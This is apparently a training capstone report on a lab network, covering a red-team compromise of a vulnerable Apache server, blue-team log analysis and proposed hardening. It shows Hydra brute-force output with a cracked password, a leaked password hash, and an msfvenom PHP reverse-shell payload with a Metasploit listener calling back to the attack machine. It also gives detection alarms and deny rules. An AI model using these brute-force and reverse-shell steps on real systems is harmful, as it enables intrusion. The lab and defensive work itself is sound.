Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
MLREFVM	192.168.1..1	The Host Machine - Monitor attack and view log data.
Kali	192.168.1.90	The attack machine.
Capstone	192.168.1.105	A vulnerable machine.
ELK	192.168.1.100	A SIEM system - Log monitoring.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Using a browser an attacker can navigate through directories and view files.	Using Firefox through port 80 the red team revealed Ashton as the administrator for the directory /scecret_folder/
Brute Force Vulnerability	Through this attack an easy password can be easily cracked by submitting many passwords or passphrases.	Using a brute force attack the red team was able gain access to the /secret_file/ directory and password hash for Ryan.
Reverse shell Vulnerability	Obtaining an interactive shell session through a reverse shell attack opens and establish a communication channel through a port.	Red team was able to gain access to Capstone web server through a backdoor shell.

Exploitation: Sensitive Data / Port 80

01

Tools & Processes
Using nmap we noticed open port 80 on 192.168.1.105


Navigating through a web browser: 192.168.1.105/

02

Achievements
Through the web browser we were able to view files indicating which users could gain access and eventually lead to secret files.

We see Ashton as an admin: /company_folder/secret_folder/


03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


192.168.1.105/meet_our_te
192.168.1.105/meet_our_team/ashton.txt

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```

Exploitation: Brute Force

01

Tools & Processes

Using Hydra brute force we successfully cracked Ashton's password account.

02


Achievements

Ashton's password was cracked using the "rockyou" list.


Gained access to the "Secret_folder" directory.

Through this access we've found Ryan's hashed password. Unhashing the password led us to webdav.


03



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-29 1
7:56:52
```


192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Warning, you are using the root account, you may harm your system.

Exploitation: Reverse Shell

01

Tools & Processes

Msfvenom payload: php/meterpreter/reverse_tcp

Remote listener established.


PHP Reverse Shell executed.

02

Achievements

Access to root directory on 192.168.1.105 server.

03



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- The port scan began at around 12:00 am
- 220,367 packets were sent from 192.168.1.90
- High number of packets sent is an indication of a port scan.




220,367 hits


Feb 28, 2021 @ 01:34:45.499 - Mar 30, 2021 @ 01:34:45.499 — Auto

Analysis: Finding the Request for the Hidden Directory


- The requests for the hidden directory occurred on March 25, 2021 around 12:00 am.
- 11,771 requests were made.
- The file “connect_to_corp_server” file was requested. This file contained instructions on how to access the webdav server.


192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


HTTP Transactions [Packetbeat] ECS


Top 10 HTTP requests [Packetbeat] ECS



url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	11,771
http://192.168.1.105/company_folders/secret_folder/?C=N&O=D	2


Analysis: Uncovering the Brute Force Attack

- 10,026 requests were made from the brute force attack.
- 11,771 requests had been made before attacker discovered password and 2 being successful.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,026




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	11,771
http://192.168.1.105/company_folders/secret_folder/?C=N&O=D	2

Analysis: Finding the WebDAV Connection

- 54 requests were made to the /webdav/ directory.
- The shell.php was uploaded.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	54
http://192.168.1.105/webdav/shell.php	52
http://192.168.1.105/webdav/	12
http://192.168.1.105/webdav/lib	4
http://192.168.1.105/webdav/passwd.dav	2

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alarm can be set to notify when an ip address is submitting numerous requests through a specific port and/or server. We would setup this alarm with a threshold of 15.

System Hardening

Configuring your firewall to block incoming traffic through specific ports and disabling port forwarding is recommended.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm to forward a notification when a specific directory has been accessed by a machine other than 192.168.1.1. For example the /secret_folder/ directory. This alarm must have a threshold of 1.

Note: you can do this with files as well.

System Hardening

Block unwanted access to the /Secret_folder/ directory.

Do this with the following:

```
>nano /etc/httpd/conf/httpd.conf
Directory
/var/www/company_folders/secret_folder
        Order allow,deny
        Allow from 192.168.1.1
        Deny from 192.168.1.90
        </Directory>
```

*We recommend removing all directories and files from the server.

Mitigation: Preventing Brute Force Attacks

Alarm

Setup an alarm to notify any 401 Unauthorized response from the server with a threshold of 5.

In addition you can configure an alarm to notify any unwanted traffic to all protected directories and files with a threshold of 1.

Finally we can also configure an alert to notify if the user_agent.original criteria includes (Hydra) with a threshold of 1.

System Hardening

Setup a limit of 5 401 Unauthorized codes to drop traffic from the requested ip for 1 hour.

After the limit of 5 401 unauthorized codes configure to lock the login page and display a lock out message.

Standard recommendation is to have a strong password policy however using CAPTCHA will increase defense.

Mitigation: Detecting the WebDAV Connection

Alarm

Configure an alarm to notify any unwanted traffic/ip’s. This alarm to have a threshold of 1.

System Hardening

Block unwanted access to the /webdav/ directory.

Do this with the following:

```
>nano /etc/httpd/conf/httpd.conf
<Directory /var/www/webdav/>
        Order allow,deny
        Allow from 192.168.1.1
        Deny from 192.168.1.90
        </Directory>
```

*We recommend removing all directories and files from the server.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Set an alarm to alert when a .php file has been uploaded. Threshold set as 1.

You can also set an alarm to notify any “put” request methods from unwanted/untrusted IPs through protected folders. Threshold set as 1.

System Hardening

Require authentication to upload .php files.

Store .php files where not accessible from the web.

The point here is to prevent unwanted access.

The End